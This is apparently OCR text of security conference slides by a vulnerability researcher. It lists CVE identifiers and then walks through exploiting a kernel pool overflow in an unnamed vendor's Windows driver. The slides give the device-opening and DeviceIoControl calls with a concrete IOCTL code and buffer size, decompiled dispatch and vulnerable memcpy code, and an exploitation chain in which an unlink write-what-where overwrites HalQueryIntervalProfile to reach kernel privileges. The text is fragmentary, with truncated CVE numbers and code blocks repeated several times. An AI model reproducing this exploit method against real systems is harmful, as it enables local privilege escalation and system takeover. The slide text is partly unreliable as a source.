      return build_random_data(random_image_header[1]) + random_image_header[2] +
build_random_data(data_length)
```

a lot of CVEs

CVE List

CVE-2017-10000381

CVE-2017-10794

CVE-2017-10799 CVE-2017-10800

CVE-2017-10802

CVE-2017-10976

CVE-2017-11096 CVE-2017-11097 CVE-2017-11098 CVE-2017-11099 CVE-2017-11100 CVE-2017-11101 CVE-2017-11102

CVE-2017-11139 CVE-2017-11140

CVE-2017-11531 CVE-2017-11532 CVE-2017-11533 CVE-2017-11534 CVE-2017-11535 CVE-2017-11536 CVE-2017-11537 CVE-2017-11538 CVE-2017-11539 CVE-2017-11540

CVE-2017-11522

CVE-2017-11636 CVE-2017-116
CVE-2017-11643 CVE-2017-116

>
> [Discoverer]
> k0shl
Use CVE-2017-11751.
- --
CVE Assignment Team
M/S M300, 202 Burlington Road, Bedford, MA 01730 USA

> [Discoverer]
> k0shl
Use CVE-2017-11724.
- --
CVE Assignment Team
M/S M300, 202 Burlington Road, Bedford, MA 01730 USA


代码审计 🤔

CTF pwn and...


DEMO4：某厂商驱动内核池溢出提权漏洞

```
hDevice = CreateFile("\\\\.\\xxxx",
          GENERIC_WRITE | GENERIC_READ,
          0,
          NULL,
          OPEN_EXISTING,
          0,
          NULL);
```

PCHunter or...



Find DeviceName



DEMO4：某厂商驱动内核池溢出提权漏洞

```
DeviceIoControl(hDevice,
                (unsigned int)0xB000EC1C,
                (PVOID)UserModeBuffer,
                 0x1e18,
                 NULL,
                 0,
                 &dwAttackRes,
                 NULL);
```

struct _IRP..

#define IRP_MJ_DEVICE_CONTROL 0x0E

```
if ( v5 >= 0 )
{
  DriverObject->MajorFunction[0] = (PDRIVER_DISPATCH)sub_10694;
  DriverObject->MajorFunction[2] = (PDRIVER_DISPATCH)sub_10670;
  DriverObject->MajorFunction[14] = (PDRIVER_DISPATCH)sub_129B8;
  DriverObject->MajorFunction[18] = (PDRIVER_DISPATCH)sub_1068A;
  DriverObject->DriverUnload = (PDRIVER_UNLOAD)sub_1071E;
  result = 0;
}
```

or...

```
kd> p
nt!IofCallDriver+0x5f:
83e5458f ff548838        call    dword ptr [eax+ecx*4+38h]
kd> r eax
eax=868dd7b8
kd> dd eax
868dd7b8  00a80004 86fc6ad8 00000010 91cde000
868dd7c8  00005e80 863a2008 868dd860 001e001e
868dd7d8  868b9170 84189250 00000000 91ce2ebe
868dd7e8  00000000 91cdf34c 91cdf110 91cdf85a
868dd7f8  91cdf110 91cdf1c4 91cdf1c4 91cdf85a
868dd808  91cdf85a 91cdf85a 91cdf85a 91cdf85a
868dd818  91cdf85a 91cdf85a 91cdf85a 91cdf85a
868dd828  91cdea28 91cdecbe 91cdf85a 91cdf85a
```

switch.case..

all IOCTL_CODE

We find IOCTL_CODE

```
.text:00012A73 ; 25:          else if ( v5 == -1342116836 || v5 ==
.text:00012A73                  cmp     edx, 0B000EC1Ch
.text:00012A79                  jz      short loc_12AAA
.text:00012A7B                  cmp     edx, 0B000EC20h
.text:00012A81                  jz      short loc_12AAA
.text:00012A83 ; 34:          if ( v5 != -1342116828 )
.text:00012A83                  cmp     edx, 0B000EC24h
.text:00012A89 ; 35:            goto LABEL_23;
.text:00012A89                  jz      short loc_12A92
.text:00012A8B ; 72:              v4 = -1073741637;
.text:00012A8B
.text:00012A8B loc_12A8B:                               ; CODE XR
.text:00012A8B                  mov     ebx, 0C00000BBh
.text:00012A90 ; 73:            goto LABEL_30;
.text:00012A90                  jmp     short loc_12AC7
.text:00012A92 ; ---------------------------------------------
.text:00012A92 ; 36:          v10 = sub_1243A((char *)v2, *((_DWO
.text:00012A92
.text:00012A92 loc_12A92:                               ; CODE XR
.text:00012A92                  push    dword ptr [eax+4] ; int
.text:00012A95                  push    ecx             ; char *
.text:00012A96                  call    sub_1243A
.text:00012A9B                  jmp     short loc_12AC4
.text:00012A9D ; ---------------------------------------------
.text:00012A9D ; 30:          v10 = sub_12876((int)v2, v9, v2, *(
.text:00012A9D
.text:00012A9D loc_12A9D:                               ; CODE XR
.text:00012A9D                  push    dword ptr [eax+4]
.text:00012AA0                  push    ecx
.text:00012AA1                  push    edx
.text:00012AA2                  push    ecx
.text:00012AA3                  call    sub_12876
.text:00012AA8                  jmp     short loc_12AC4
.text:00012AAA ; ---------------------------------------------
.text:00012AAA ; 27:          v9 = *((_DWORD *)v3 + 2);
.text:00012AAA
```

```
NTSTATUS __stdcall sub_129B8(char a1, PIRP Irp)
{
  struct _IRP *v2; // ecx@1
  struct _IRP::$::$::$::$A02EC6A2CE86544F716F4825015773AC::_IO_STACK_
  NTSTATUS v4; // ebx@1
  unsigned int v5; // eax@2
  int v6; // eax@9
  ULONG v7; // edi@12
  int v8; // eax@14
  unsigned int v9; // edx@26
  signed int v10; // eax@18

  sub_10486("IoControl: DevObj %p, Irp %p\n", a1);
  v2 = Irp->AssociatedIrp.MasterIrp;
  v3 = Irp->Tail.Overlay.CurrentStackLocation;
  v4 = 0;
  if ( v2 )
  {
    v5 = *((_DWORD *)v3 + 3);
    if ( v5 > 0xB000EC14 )
    {
      if ( v5 == -1342116840 )
      {
        v10 = sub_12510(v2, *((_DWORD *)v3 + 1), 0);
      }
      else if ( v5 == -1342116836 || v5 == -1342116832 )
      {
        v9 = *((_DWORD *)v3 + 2);
        if ( v9 < 0x21 )
          goto LABEL_27;
        v10 = sub_12876((int)v2, v9, v2, *((_DWORD *)v3 + 1));
      }
      else
      {
        if ( v5 != -1342116828 )
          goto LABEL_23;
        v10 = sub_1243A((char *)v2, *((_DWORD *)v3 + 1));
      }
    }
  }
```

sub_1243A()...
sub_12510()...
sub_12876()...
....

DEMO4：某厂商驱动内核池溢出提权漏洞


sub_12876()..

```
v4 = (char *)ExAllocatePool(PagedPool, 0x2000u);
v5 = sub_12510(v4, 0x2000, 0);
memcpy(&v4[v5], (const void *)(a1 + 32), a2 - 32);
*(&v4[v5 - 32] + a2) = 0;
sub_11B56(&v10);
sub_1231A(&v10, v4, v6);
sub_123BA((int)&v12, &v10);
sprintf(
  v11,
  "%02x%02x%02x%02x%02x%02x%02x%02x%02x%02x%02x%02x%02x%02x%02x%02x",
  (unsigned __int8)v12,
  BYTE1(v12),
  BYTE2(v12),
  BYTE3(v12),
  v13,
  v14,
  v15,
  v16,
  v17,
  v18,
  v19,
  v20,
  v21,
  v22,
  v23,
  v24);
sub_10486("%s", (unsigned int)v11);
qmemcpy(a3, (const void *)a1, 0x20u);
v7 = a3;
v8 = 32;
do
{
  *v7 ^= v7[v11 - (_BYTE *)a3] & 0xF;
  ++v7;
  --v8;
}
while ( v8 );
ExFreePoolWithTag(v4, 0);
return 32;
```

pool overflow...

kernel pool
just like
usermode heap...

kernel pool



一种双向链表的
内核对象

DEMO4：某厂商驱动内核池溢出提权漏洞


sub_12876()..

```
v4 = (char *)ExAllocatePool(PagedPool, 0x2000u);
v5 = sub_12510(v4, 0x2000, 0);
memcpy(&v4[v5], (const void *)(a1 + 32), a2 - 32);
*(&v4[v5 - 32] + a2) = 0;
sub_11B56(&v10);
sub_1231A(&v10, v4, v6);
sub_123BA((int)&v12, &v10);
sprintf(
  v11,
  "%02x%02x%02x%02x%02x%02x%02x%02x%02x%02x%02x%02x%02x%02x%02x%02x",
  (unsigned __int8)v12,
  BYTE1(v12),
  BYTE2(v12),
  BYTE3(v12),
  v13,
  v14,
  v15,
  v16,
  v17,
  v18,
  v19,
  v20,
  v21,
  v22,
  v23,
  v24);
sub_10486("%s", (unsigned int)v11);
qmemcpy(a3, (const void *)a1, 0x20u);
v7 = a3;
v8 = 32;
do
{
  *v7 ^= v7[v11 - (_BYTE *)a3] & 0xF;
  ++v7;
  --v8;
}
while ( v8 );
ExFreePoolWithTag(v4, 0);
return 32;
```

pool overflow...

kernel pool just like usermode heap...

kernel pool



free namespace object

DEMO4：某厂商驱动内核池溢出提权漏洞

sub_12876()..


```
v4 = (char *)ExAllocatePool(PagedPool, 0x2000u);
v5 = sub_12510(v4, 0x2000, 0);
memcpy(&v4[v5], (const void *)(a1 + 32), a2 - 32);
*(&v4[v5 - 32] + a2) = 0;
sub_11B56(&v10);
sub_1231A(&v10, v4, v6);
sub_123BA((int)&v12, &v10);
sprintf(
  v11,
  "%02x%02x%02x%02x%02x%02x%02x%02x%02x%02x%02x%02x%02x%02x%02x%02x",
  (unsigned __int8)v12,
  BYTE1(v12),
  BYTE2(v12),
  BYTE3(v12),
  v13,
  v14,
  v15,
  v16,
  v17,
  v18,
  v19,
  v20,
  v21,
  v22,
  v23,
  v24);
sub_10486("%s", (unsigned int)v11);
qmemcpy(a3, (const void *)a1, 0x20u);
v7 = a3;
v8 = 32;
do
{
  *v7 ^= v7[v11 - (_BYTE *)a3] & 0xF;
  ++v7;
  --v8;
}
while ( v8 );
ExFreePoolWithTag(v4, 0);
return 32;
```

pool overflow...

kernel pool
just like
usermode heap...

kernel pool


DEMO4：某厂商驱动内核池溢出提权漏洞




No Document API DeletexxxxxNamespace()

Trigger Unlink -> write where what

-> *HalQueryIntervalProfile = 0x0 -> Call NtQueryIntervalProfile




DEMO4：某厂商驱动内核池溢出提权漏洞



不幸的是...

v4=ExAllocatePool -> PagedPool

Bitmap/Palette -> SessionPagedPool



THANKS

Q&A

THANKS: @LCatro
@Bigric3
@Netfairy